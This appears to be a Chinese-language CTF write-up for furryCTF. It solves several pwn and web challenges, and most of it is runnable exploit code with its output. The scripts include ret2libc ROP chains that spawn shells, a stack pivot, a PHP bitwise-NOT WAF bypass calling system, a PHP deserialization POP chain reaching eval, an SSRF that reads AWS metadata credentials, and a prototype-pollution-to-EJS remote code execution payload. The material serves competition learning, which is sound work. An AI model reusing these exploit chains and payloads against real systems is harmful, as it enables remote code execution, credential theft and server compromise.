- **漏洞点:** 程序申请了 0x10c (268) 字节的缓冲区，但 read 函数允许读取 0x400 (1024) 字节。
- **溢出偏移计算:**
 - Buffer 到 EBP 的距离: 268 字节
 - EBP 自身长度: 4 字节
 - **返回地址 (EIP) 偏移:** $268 + 4 = 272$ 字节

由于ASLR开启了无法预知 Libc 的加载地址，需要先泄露地址然后再getshell

阶段 1: 泄露地址 (Information Leak)

利用 write 函数 (其 PLT 表地址固定) 打印出 read 函数在内存中的真实地址 (位于 GOT 表)。

- **Payload 1:** Padding(272) + write_plt + pwnme_addr + 1 + read_got + 4
 - write_plt: 调用 write 函数。
 - pwnme_addr: write 返回后跳转回 main/pwnme 函数，恢复现场以便进行第二次溢出。
 - 1, read_got, 4: write 的参数 (fd=1, buf=read_got, len=4)。

阶段 2: 获取 Shell (Get Shell)

根据泄露的 read 地址，计算出 Libc 的基地址，进而计算出 system 函数和 /bin/sh 字符串的地址。

- **计算公式:**
 - $\text{Libc_Base} = \text{Leak_Read_Addr} - \text{Offset_Read}$
 - $\text{System_Addr} = \text{Libc_Base} + \text{Offset_System}$

- Binsh_Addr = Libc_Base + Offset_Binsh
- **Payload 2:** Padding(272) + system_addr + dummy_ret + binsh_addr
 - system_addr: 调用 system 函数。
 - dummy_ret: system 函数的返回地址 (通常填任意值, 如 0xdeadbeef)。
 - binsh_addr: system 的参数 ("/bin/sh")。

编写exp

```

1 from pwn import *
2
3 context.log_level = 'debug'
4 context.arch = 'i386'
5 binary_name = './ret2vdso_x32'
6 elf = ELF(binary_name)
7 offset = 272
8 def exploit():
9     p = remote('ctf.furryctf.com', 36078)
10    p.recvuntil(b'> ')
11    read_got = elf.got['read']
12    write_plt = elf.plt['write']
13    pwnme_addr = elf.symbols['pwnme']
14    payload1 = flat([b'A' * offset, write_plt, pwnme_addr, 1, read_got, 4])
15    p.sendline(payload1)
16    try:
17        leak = p.recv(4)
18        read_addr = u32(leak)
19        try:
20            p.recvuntil(b'> ')
21        except:
22            pass
23    except Exception as e:
24        return
25    try:
26        libc = elf.libc
27        libc.address = read_addr - libc.symbols['read']
28        system_addr = libc.symbols['system']
29        try:
30            binsh_addr = next(elf.search(b'/bin/sh'))
31        except StopIteration:
32            binsh_addr = next(libc.search(b'/bin/sh'))
33        except Exception as e:
34            return
35        payload2 = flat([b'A' * offset, system_addr, 0xdeadbeef, binsh_addr])
36        p.sendline(payload2)
37        p.interactive()
38 if __name__ == '__main__':
39     exploit()
```



```

Stack:      Canary Found
NX:        NX enabled
PIE:       PIE enabled
[DEBUG] Sent 0x11d bytes:
00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000110  30 e4 d3 f7  ef be ad de  28 c0 04 08  0a           |e...|....|..|.
0000011d
[*] Switching to interactive mode
$ ls
[DEBUG] sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x3 bytes:
b'Flag\n'
b'libe6_2.39-Ubuntu8.6_i386.deb\n'
b'ret2vdso_x32\n'
b'start.sh\n'
flag
libe6_2.39-Ubuntu8.6_i386.deb
ret2vdso_x32
start.sh
$ cat Flag
[DEBUG] Sent 0x9 bytes:
b'cat Flag\n'
[DEBUG] Received 0x2a bytes:
b'POFP[98809e72-cbFF-453c-9664-90bc492ef08c]'$ 
POFP[98809e72-cbFF-453c-9664-90bc492ef08c]$ 

```

SignIn

```

1 import socket
2 import struct
3 import time
4
5 def p32(x):
6     return struct.pack('<I', x)
7
8 target_host = "ctf.furryctf.com"
9 target_port = 36987
10 gk_read_fragment = 0x804ad0a
11 bss_addr = 0x804e800
12 system_plt = 0x804a330
13 binsh_str = 0x804c2ba
14 leave_ret = 0x804a55b
15
16 def exploit():
17     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
18     s.connect((target_host, target_port))
19     s.settimeout(1)
20     try:
21         print("Initial:", s.recv(4096).decode(errors='ignore'))
22     except: pass
23
24     s.sendall(b'4\n')
25
26     try:
27         print("Prompt:", s.recv(4096).decode(errors='ignore'))
28         time.sleep(0.5)
29         print("More:", s.recv(4096).decode(errors='ignore'))

```

```

30     except: pass
31     padding = b'A' * 92
32     fake_ebp = p32(bss_addr + 0x5c)
33     payload1 = padding + fake_ebp + p32(gk_read_fragment) + b'JUNK'
34
35     print("Sending Payload 1...")
36     s.sendall(payload1)
37
38     time.sleep(0.5)
39     rop = p32(system_plt)
40     rop += p32(0xdeadbeef)
41     rop += p32(binsh_str)
42
43     payload2 = rop + b'\x00' * (92 - len(rop))
44     fake_ebp_2 = p32(bss_addr - 4)
45     payload2 += fake_ebp_2
46     payload2 += p32(leave_ret)
47
48     if len(payload2) < 104:
49         payload2 += b'\x00' * (104 - len(payload2))
50
51     print("Sending Payload 2...")
52     s.sendall(payload2)
53
54     time.sleep(0.5)
55     print("Interactive mode...")
56     s.settimeout(2)
57
58     commands = [b"cat /flag 1>&2\n", b"find / -name flag 2>/dev/null 1>&2\n"]
59
60     for cmd in commands:
61         print(f"Sending: {cmd}")
62         s.sendall(cmd)
63         try:
64             while True:
65                 data = s.recv(4096)
66                 if not data: break
67                 print(data.decode(errors='ignore'), end='')
68         except socket.timeout:
69             pass
70         except Exception as e:
71             print(e)
72             break
73
74     s.close()
75
76 if __name__ == "__main__":
77     exploit()
78

```

```

70         except Exception as e:
71             print(e)
72             break
73
74     s.close()
75
76 ▶ if __name__ == "__main__":
77     exploit()
78

```

运行 exp ×

1.Mathematics
2.English
3.Chinese
4.Countdown to the Gaokao
5.Bye

More: Tue Feb 3 16:32:25 2026
There are still 123 days until the college entrance exam
What preparations have you made?

Sending Payload 1...
Sending Payload 2...
Interactive mode...
Sending: b'cat /flag 1>&2\n'
P0FP{de814b50-f75a-49c6-9af6-cd072be768ab}
Sending: b'find / -name flag 2>/dev/null 1>&2\n'

post

```

1 import socket
2
3 target_host = "ctf.furryctf.com"
4 target_port = 37124
5
6 def pwn():
7     print(f"[*] Connecting to {target_host}:{target_port}...")
8     command = "cat /flag"
9     request_body = command
10    content_length = len(request_body)
11
12    request = (
13        f"POST / HTTP/1.1\r\n"
14        f"Host: {target_host}\r\n"
15        f"Content-Length: {content_length}\r\n"
16        f"\r\n"
17        f"{request_body}"
18    )
19
20    try:
21        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
22        s.connect((target_host, target_port))
23        print(f"[*] Sending payload: {command}")
24        s.send(request.encode())

```

```

25     response = s.recv(4096).decode()
26     print("[+] Response received:\n")
27     print(response)
28
29     if "POFP{" in response:
30         print("\n[+] Flag found!")
31
32     s.close()
33 except Exception as e:
34     print(f"[+] Error: {e}")
35
36 if __name__ == "__main__":
37     pwn()
38

```

```

response = s.recv(4096).decode()
print("[+] Response received:\n")
print(response)

if "POFP{" in response:
    print("\n[+] Flag found!")

s.close()
except Exception as e:
    print(f"[+] Error: {e}")

if __name__ == "__main__":
    pwn()

```

行 exp ×

```

C:\Users\Pingu\AppData\Local\Programs\Python\Python314\python.exe E:\Download\1\post\exp.py
[*] Connecting to ctf.furryctf.com:37124...
[*] Sending payload: cat /flag
[+] Response received:

HTTP/1.1 200 OK
Content-Type: text/html
Connection: close

POFP{4dfcb037-ffa6-47e6-a8c2-17b63b31b743}

[+] Flag found!

```

nosystem

```

1 import socket
2 import struct
3 import time
4 import sys
5
6 def p64(x):
7     return struct.pack('<Q', x)
8
9 def u64(x):
10    return struct.unpack('<Q', x.ljust(8, b'\x00'))[0]
11
12 host = 'ctf.furryctf.com'
13 port = 37149
14
15 pop_rdi_ret = 0x401353
16 puts_plt = 0x401030

```

```

17 puts_got = 0x404018
18 main_addr = 0x401241
19 ret_addr = 0x4012e4
20
21 def connect():
22     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
23     s.connect((host, port))
24     return s
25
26 def leak_stage():
27     s = connect()
28     print(s.recv(1024).decode(errors='ignore'))
29     payload = b'A' * 72
30     payload += p64(pop_rdi_ret)
31     payload += p64(puts_got)
32     payload += p64(puts_plt)
33     payload += p64(main_addr)
34
35     print("Sending leak payload...")
36     s.send(payload + b'\n')
37
38     time.sleep(0.5)
39     data = s.recv(4096)
40     marker = b"Maybe you're looking for system() or /bin/sh?"
41     idx = data.find(marker)
42
43     if idx != -1:
44         leak_start = idx + len(marker)
45         leak_end = data.find(b'\n', leak_start)
46         if leak_end != -1:
47             leak_bytes = data[leak_start:leak_end]
48             if len(leak_bytes) > 0:
49                 puts_addr = u64(leak_bytes)
50                 print(f"[*] Leaked puts address: {hex(puts_addr)}")
51                 return s, puts_addr
52
53     print("[+] Failed to find leak")
54     s.close()
55     return None, None
56
57 def exploit(s, puts_addr):
58     puts_offset_12bit = puts_addr & 0xFFFF
59     print(f"[*] puts last 12 bits: {hex(puts_offset_12bit)}")
60     libc_base = 0
61     system_addr = 0
62     bin_sh_addr = 0
63
64     if puts_offset_12bit == 0x420:
65         print("[+] Identified libc: Ubuntu 22.04 (glibc 2.35)")
66         libc_base = puts_addr - 0x84420
67         system_addr = libc_base + 0x52290
68         bin_sh_addr = libc_base + 0x1b45bd
69     elif puts_offset_12bit == 0x5a0:
70         print("[+] Identified libc: Ubuntu 20.04 (glibc 2.31)")
71         libc_base = puts_addr - 0x875a0
72         system_addr = libc_base + 0x55410
73         bin_sh_addr = libc_base + 0x1b75aa
74     elif puts_offset_12bit == 0x9c0:

```

```

75     print("[+] Identified libc: Ubuntu 18.04 (glibc 2.27)")
76     libc_base = puts_addr - 0x809c0
77     system_addr = libc_base + 0x4f440
78     bin_sh_addr = libc_base + 0x1b3e9a
79 elif puts_offset_12bit == 0x690:
80     print("[+] Identified libc: Ubuntu 16.04 (glibc 2.23)")
81     libc_base = puts_addr - 0x6f690
82     system_addr = libc_base + 0x45260
83     bin_sh_addr = libc_base + 0x18cd57
84 else:
85     print("[!] Unknown libc version. Please check offsets manually.")
86     return
87
88 print(f"[*] Libc Base: {hex(libc_base)}")
89 print(f"[*] System: {hex(system_addr)}")
90 print(f"[*] /bin/sh: {hex(bin_sh_addr)}")
91 payload = b'A' * 72
92 payload += p64(ret_addr)
93 payload += p64(pop_rdi_ret)
94 payload += p64(bin_sh_addr)
95 payload += p64(system_addr)
96
97 print("Sending exploit payload...")
98 s.send(payload + b'\n')
99
100 time.sleep(1)
101 s.send(b'echo SHELL_IS_HERE; ls; cat /flag; cat flag\n')
102
103 print("[*] Switching to interactive mode...")
104 s.setblocking(0)
105
106 start_time = time.time()
107 while time.time() - start_time < 10:
108     try:
109         resp = s.recv(4096)
110         if resp:
111             sys.stdout.buffer.write(resp)
112             sys.stdout.flush()
113     except BlockingIOError:
114         pass
115     except Exception as e:
116         print(f"Connection closed: {e}")
117         break
118
119     pass
120
121 s.close()
122
123 if __name__ == '__main__':
124     s, puts_addr = leak_stage()
125     if s and puts_addr:
126         exploit(s, puts_addr)
127

```

```

95     payload += p64(system_addr)
96
97     print("Sending exploit payload...")
98     s.send(payload + b'\n')
99
100    time.sleep(1)
101    s.send(b'echo SHELL_IS_HERE; ls; cat /flag; cat flag\n')
102
103    print("[*] Switching to interactive mode...")
104    s.setblocking(0)
105
106    start_time = time.time()
107    while time.time() - start_time < 10:
108        try:


```

运行 exp ×

```

[+] Identified libc: Ubuntu 22.04 (glibc 2.35)
[*] Libc Base: 0x7f9726c77000
[*] System: 0x7f9726cc9290
[*] /bin/sh: 0x7f9726e2b5bd
[*] Sending exploit payload...
[*] Switching to interactive mode...
[*] Oh, maybe you're looking for some secrets, but actually,nothing.
[*] Maybe you're looking for system() or /bin/sh?SHELL_IS_HERE
attachment
bin
dev
flag
lib
lib32
lib64
libx32
furryCTF{d87880854823_welC0ME_70_Pwn_STACK_sYs73M_NwN}
furryCTF{d87880854823_welC0ME_70_Pwn_STACK_sYs73M_NwN}

```



Web

命令终端

用给的用户名密码登录



- 登录后页面源码中有注释：。

```
传 消息头 Cookie 请求 响应 耗时
1.1 HTML
15 </head>
16 <body>
17     <div class="console">
18         <h1>命令执行工具</h1>
19         <p>欢迎您, admin. 命令执行系统准备完毕.</p>
20         <form method="POST">
21             <p>> 请输入您的命令:</p>
22             <textarea name="cmd" placeholder="输入你的命令"></textarea>
23             <br>
24             <input type="submit" value="执行">
25         </form>
26         <div class="output">
27             <strong>命令输出:</strong><br>
28             啊哦, 你的命令被防火墙吃了
29 &ensp;&ensp;&ensp;&ensp;&ensp;&ensp;&ensp;&ensp;&ensp;&ensp;来自waf的消息: 杂鱼黑客, 就这样还想执行命令?
30             <!--当你迷茫的时候可以想想backup-->
31         </div>
32     </body>
```

- 题目描述明确提示“允许使用 dirsearch”。

目录扫描扫到www.zip

ID	链接	响应
1	http://ctf.furryctf.com:36254/main/www.zip	200
2	http://ctf.furryctf.com:36254/main/www.zip	200

```
<?php
session_start();
if (empty($_SESSION['user_id']) || !is_int(value: $_SESSION['user_id'])) {
    header(header: 'Location: ../index.php', replace: true, response_code: 302);
    exit;
}
$output = "";
if (isset($_POST['cmd'])) {
    $code = $_POST['cmd'];
    if(strlen(string: $code) > 200) {
        $output = "略略略，这么长还想执行命令？";
    }
    else if(preg_match(pattern: '/[a-z0-9$_.\"]`\s]/i', subject: $code)) {
        $output = "啊哦，你的命令被防火墙吃了\n来自waf的消息: 杂鱼黑客，就这样还想执行命令？";
    }
    else {
        ob_start();
        try {
            eval($code);
        } catch (Throwable $t) {
            echo "Execution Error.";
        }
        $output = ob_get_clean();
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>命令执行</title>
    <style>
        body { background: #000; color: #0f0; font-family: monospace; padding: 50px; }
        .console { border: 1px solid #333; padding: 20px; max-width: 800px; margin: 0 auto; }
        textarea { width: 100%; height: 100px; background: #111; border: 1px solid #444; color: #0f0; }
    </style>

```

分析：

- 目标是执行 eval(\$code)。
 - 难点在于 WAF 过滤器 非常严格，过滤了几乎所有常用的字符（a-z, 0-9）和特殊符号（\$ 变量标识符, " 双引号, ` 命令执行符）。
 - 这意味着我们不能直接写 system('ls')。

在 PHP 中，我们可以利用 位运算 来生成字符。

- 原理：PHP 支持对字符串进行位运算。例如，对一个不可见字符（高位字节）进行 取反 (~) 操作，可能会得到一个可见的字母。
 - 公式： $\sim(\sim's') == 's'$ 。
 - 利用方式：
 1. 找到 system 这 6 个字母对应的“取反值”（即哪些二进制字节取反后变成了 s, y, s, t, e, m）。
 2. 找到 cat /flag 对应的“取反值”。
 3. 利用 PHP 的动态函数调用特性：`('func_name')('arg')` 等价于 `func_name(arg)`。
 4. 构造 Payload：`(~'hex of system')(~'hex of command')`。

写个脚本生成payload


D: > ruanjian > phpstudy > WWW > 🛡 exploit_gen.php

```

1  <?php
2  $func = "system";
3  $func_encoded = "";
4  for ($i = 0; $i < strlen($func); $i++) {
5      $func_encoded .= "%" . bin2hex(~$func[$i]);
6  }
7  $cmd = "cat /flag";
8  $cmd_encoded = "";
9  for ($i = 0; $i < strlen($cmd); $i++) {
10     $cmd_encoded .= "%" . bin2hex(~$cmd[$i]);
11 }
12 $payload = "(~'$func_encoded')(~'$cmd_encoded');";
13 echo "最终 Payload (URL编码前): $payload\n";
14 ?>
15

```

得到payload



最终 Payload (URL编码前): (~'%8c%86%8c%8b%9a%92')(~'%9c%9e%8b%df%d0%99%93%9e%98');

发送payload

URL 参数	值
<input checked="" type="checkbox"/> 名称	值
消息头	
<input checked="" type="checkbox"/> Host	cttfurryctf.com:36254
<input checked="" type="checkbox"/> Accept-Encoding	gzip, deflate
<input checked="" type="checkbox"/> Content-Length	60
<input checked="" type="checkbox"/> Origin	http://cttfurryctf.com:36254
<input checked="" type="checkbox"/> Connection	keep-alive
<input checked="" type="checkbox"/> Referer	http://cttfurryctf.com:36254/main/index.php
<input checked="" type="checkbox"/> Cookie	PHPSSID=29428afe9892b9ca32cb3ff4bf37e672
<input checked="" type="checkbox"/> Upgrade-Insecure-Req...	1
<input checked="" type="checkbox"/> User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
<input checked="" type="checkbox"/> Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
<input checked="" type="checkbox"/> Accept-Language	zh-CN,zh;q=0.9,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
<input checked="" type="checkbox"/> Content-Type	application/x-www-form-urlencoded
<input checked="" type="checkbox"/> Priority	u=0,i
<input checked="" type="checkbox"/> 名称	值

cmd=(~'%8c%86%8c%8b%9a%92')(~'%9c%9e%8b%df%d0%99%93%9e%98');

```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>命令执行</title>
5     <style>
6       body { background: #000; color: #0f0; font-family: monospace; padding: 50px; }
7       .console { border: 1px solid #333; padding: 20px; max-width: 800px; margin: 0 auto; }
8       textarea { width: 100%; height: 100px; background: #111; border: 1px solid #444; color: #0f0; }
9       input[type="submit"] { margin-top: 10px; background: #222; color: #fff; border: 1px solid #fff; padding: 5px; }
10      .output { margin-top: 20px; border-top: 1px dashed #444; padding-top: 10px; color: #ccc; white-space: pre; }
11      .hint { font-size: 0.8em; color: #444; margin-top: 50px; text-align: center; }
12      a { color: #222; text-decoration: none; }
13      a:hover { color: #444; }
14    </style>
15  </head>
16  <body>
17    <div class="console">
18      <h3>命令执行工具</h3>
19      <p>欢迎使用 admin 命令执行系统准备完毕.</p>
20      <form method="POST">
21        <input type="text" placeholder="请输入你的命令:"/>
22        <textarea name="cmd" placeholder="输入你的命令"></textarea>
23        <br>
24        <input type="submit" value="执行">
25      </form>
26      <div class="output">
27        <strong>正在执行...</strong>
28        P0PF{aafb2e10-c7ff-40e9-bccc-0c3e570a7f33}
29      </div>
30      <div>当你迷茫的时候可以想想Backup-->
31    </div>
32  </body>
33 </html>

```

babypop

打开后如下

```

<?php
error_reporting(0);
highlight_file(__FILE__);
class SecurityProvider {
    private $token;
    public function __construct() {
        $this->token = md5(uniqid());
    }
    public function verify($data) {
        if (strpos($data, '..') !== false) {
            die("Attack Detected");
        }
        return $data;
    }
}
class LogService {
    protected $handler;
    protected $formatter;

    public function __construct($handler = null) {
        $this->handler = $handler;
        $this->formatter = new DateFormatter();
    }

    public function __destruct() {
        if ($this->handler && method_exists($this->handler, 'close')) {
            $this->handler->close();
        }
    }
}
class FileStream {
    private $path;
    private $mode;
    public $content;
    public function __construct($path, $mode) {
        $this->path = $path;
        $this->mode = $mode;
    }
    public function close() {
        if ($this->mode === 'debug' && !empty($this->content)) {
            $cmd = $this->content;
            if (strlen($cmd) < 2) return;
            @eval($cmd);
        } else {
            return true;
        }
    }
}

```

分析一下

1. 接收 POST 参数 user 和 bio。
2. 使用 SecurityProvider 检查输入 (防止 .. 路径穿越, 本题无关)。
3. 创建 UserProfile 对象, 将输入存入属性。
4. 对对象进行 **序列化 (serialize)**。
5. **关键点:** 调用 DataSanitizer::clean() 过滤数据, 将字符串 "hacker" 替换为空 ""。
6. 对过滤后的数据进行 **反序列化 (unserialize)**。
7. 如果反序列化成功, 脚本结束时会触发对象的析构函数。

构建一个 LogService 对象, 将其 \$handler 属性设置为一个恶意的 FileStream 对象。该 FileStream 对象的 \$mode 为 'debug', \$content 为 'system("cat /flag");'。

上脚本

```

1 import urllib.request
2 import urllib.parse
3 import binascii
4
5
6 def serialize_string(s):
7     return f's:{len(s)}:{s};'
8 path_key = "\x00FileStream\x00path"
9 path_val = "/tmp/test"
10 mode_key = "\x00FileStream\x00mode"
11 mode_val = "debug"
12 content_key = "content"
13 content_val = 'system("cat /flag");'
14
15 fs_body = ""
16 fs_body += serialize_string(path_key) + serialize_string(path_val)
17 fs_body += serialize_string(mode_key) + serialize_string(mode_val)
18 fs_body += serialize_string(content_key) + serialize_string(content_val)
19 fs_serialized = f'0:10:"FileStream":3:{fs_body}'"
20
21 handler_key = "\x00*\x00handler"
22 formatter_key = "\x00*\x00formatter"
23
24 ls_body = ""
25 ls_body += serialize_string(handler_key) + fs_serialized
26 ls_body += serialize_string(formatter_key) + "N;"
27
28 pop_serialized = f'0:10:"LogService":2:{ls_body}'"
29 payload_core = 's:3:"bio";s:1:"x";s:10:"preference";' + pop_serialized + "}"
30 payload_suffix = '';' + payload_core
31
32 found = False
33 hacker_count = 0
34 raw_bio = ""
35
36 for i in range(200):
37     padding = "A" * i
38     raw_bio_candidate = padding + payload_suffix
39     bio_len = len(raw_bio_candidate)
40     to_eat = ''';s:3:"bio";s:' + str(bio_len) + ':' + padding
41
42     if len(to_eat) % 6 == 0:
43         hacker_count = len(to_eat) // 6
44         raw_bio = raw_bio_candidate
45         found = True
46         print(f"Padding length: {i}")
47         print(f"Hacker count: {hacker_count}")
48         break
49
50 if found:
51     user_val = "hacker" * hacker_count
52
53     url = "http://ctf.furryctf.com:36111//"
54     print(f"Sending request to {url}...")
55
56     data_dict = {
57         'user': user_val,
58         'bio': raw_bio

```

```

59     }
60
61     data = urllib.parse.urlencode(data_dict, encoding='latin1').encode('latin1')
62
63     req = urllib.request.Request(url, data=data, method='POST')
64     try:
65         with urllib.request.urlopen(req) as response:
66             print("Response Code:", response.getcode())
67             body = response.read().decode('utf-8', errors='ignore')
68             print("Response Body:")
69             print(body)
70     except Exception as e:
71         print("Error:", e)
72 else:
73     print("Could not find valid padding.")
74

```

```

49
50     if found:
51         user_val = "hacker" * hacker_count
52
53         url = "http://ctf.furryctf.com:36111//"
54         print(f"Sending request to {url}...")
55
56         data_dict = {
57             'user': user_val,
58             'bio': raw_bio
59         }
60
61         data = urllib.parse.urlencode(data_dict, encoding='latin1').encode('latin1')
62
63         req = urllib.request.Request(url, data=data, method='POST')
64         try:
65             with urllib.request.urlopen(req) as response:
66                 print(f"Response Code: {response.getcode()}")

```

运行 exploit ×

↑ C:\Users\Pingu\AppData\Local\Programs\Python\Python314\python.exe E:\Download\福瑞\babypop\exploit.py
 ↓ Padding length: 5
 ↲ Hacker count: 4
 ↲ Sending request to <http://ctf.furryctf.com:36111//...>
 ↲ Response Code: 200
 ↲ Response Body:
 ↳ <code>

?>

 </code>Profile loaded for "s:3:"bio";s:246:"AAAAAP0FP{4cbbf419-cf7c-4dfb-a639-e1c2b479cccd6}

CCPreview

进入后如下

The screenshot shows a web interface titled "CloudConnect | Internal Web Previewer". A central box is labeled "Test Connectivity" with the sub-instruction: "Use this tool to verify website availability from our **us-east-1** cloud instance." Below this is a text input field containing "http://example.com" and an orange "Scan" button. At the bottom of the page, a status bar displays "Server Time: 2026-02-02T10:54:37.522Z | Region: us-east-1".

存在SSRF，探测 AWS 元数据服务的根目录，成功

This screenshot is identical to the one above, but the "Scan" button has been clicked. The output window now displays the results of the curl command: "root@ip-10-0-1-55:~# curl \"http://169.254.169.254/latest/meta-data/\"". The output shows the directory structure of the AWS metadata service, specifically: "iam/", "network/", and "public-hostname/".

返回角色名称

This screenshot is similar to the previous ones, showing the "Test Connectivity" tool. After clicking "Scan" with the URL "http://169.254.169.254/latest/meta-data/iam/security-credentials", the output window shows the result of the curl command: "root@ip-10-0-1-55:~# curl \"http://169.254.169.254/latest/meta-data/iam/security-credentials\"". The output is a single line: "admin-role".

继续深入得到flag

The screenshot shows a browser window titled "CloudConnect | Internal Web Previewer". A sub-section titled "Test Connectivity" is visible. It contains a text input field with the URL "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role" and a yellow "Scan" button. Below the input field is a terminal-like box showing the output of a curl command:

```
root@ip-10-0-1-55:~# curl "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role"
{
  "Code": "Success",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA_ADMIN_USER_CLOUD",
  "SecretAccessKey": "POFP{05146deb-92cf-429e-b82d-aa8629aaa80b}",
  "Token": "MwZNCNz... (Simulation Token)",
  "Expiration": "2099-01-01T00:00:00Z"
}
```

At the bottom of the page, it says "Server Time: 2026-02-02T10:57:23.377Z | Region: us-east-1".

贪吃Python

[查看排行榜](#)

The screenshot shows a dark-themed web page for a leaderboard. At the top, there's a navigation bar with a lock icon, a "不安全" (Insecure) button, and the URL "http://ctf.furryctf.com:36117/leaderboard". The main content area features a large trophy icon and the text "全村最高分记录" (Highest score in the village) in yellow. Below this, it says "当前记录保持者得分: 99999". There's a horizontal line, followed by the text "系统公告: 系统资源监控正常。" and "只有管理员可以重置排行榜。". At the bottom right, there's a link "返回游戏".

- `merge({}, obj1)` 导致 RangeError.
- `obj1.c = obj2; obj2.b = obj1;` 构成了循环引用。

本题利用的是 Node.js 原型链污染 (Prototype Pollution) 漏洞，配合 EJS 模板引擎 实现 远程代码执行 (RCE)。

1. **漏洞暗示:** 题目明确给出了 merge 函数处理循环引用时报错的提示，这是递归合并对象时的典型问题，也是原型链污染的高发点。
2. **入口分析:** 前端 snake.js 引用了混淆的 dataReport.js，负责通过 WebSocket 向服务器上报游戏数据。
3. **漏洞利用:** 通过 WebSocket 发送恶意的 JSON 数据（包含 __proto__），污染后端对象的原型。
4. **RCE 链:** 后端使用了 EJS 模板引擎渲染 /admin 页面。EJS 有一个已知的 RCE 技巧：通过污染 outputFunctionName 属性注入任意代码。

题目给出提示说明后端的 merge 函数在尝试深度递归合并对象，并且没有处理循环引用，也没有过滤 __proto__ 键。

如果我们发送如下数据：

```

1 {
2     "score": 100,
3     "config": {
4         "__proto__": {
5             "vulnerable": true
6         }
7     }
8 }
```

后端执行 merge(target, input) 时，会将 input.config.__proto__ 合并到 target.config.__proto__，也就是 Object.prototype。这将导致所有对象都拥有 vulnerable 属性。

需要构造一个 Payload，污染 outputFunctionName，使其包含执行系统命令的代码。

Payload:

```

1 {
2     "score": 999999,
3     "config": {
4         "__proto__": {
5             "outputFunctionName": "_;return
6                 global.process.mainModule.require('child_process').execSync('env').toString();_"
7         }
8     }
9 }
```

这里我们注入了 execSync('env') 来查看环境变量，因为在 Docker 容器化的 CTF 环境中，Flag 经常放在环境变量里。

上脚本

```

1 import socketio
2 import time
3 import requests
4 import re
5 import sys
6
7 TARGET_URL = "http://ctf.furryctf.com:36117/"
8
9 def solve():
10     print(f"[*] 目标 URL: {TARGET_URL}")
11     print("[*] 正在连接 WebSocket...")
```

```

12     sio = socketio.Client()
13     cmd = "ls -la / && env"
14     payload = {
15         "score": 999999,
16         "config": {
17             "__proto__": {
18                 "outputFunctionName": f"_{return
global.process.mainModule.require('child_process').execSync({cmd})}.toString();_"
19             }
20         }
21     }
22
23     @sio.event
24     def connect():
25         print("[+] WebSocket 连接成功！")
26         print("[*] 正在发送恶意 Payload 进行原型链污染...")
27         sio.emit('game_over', payload)
28         print("[+] Payload 发送完毕")
29
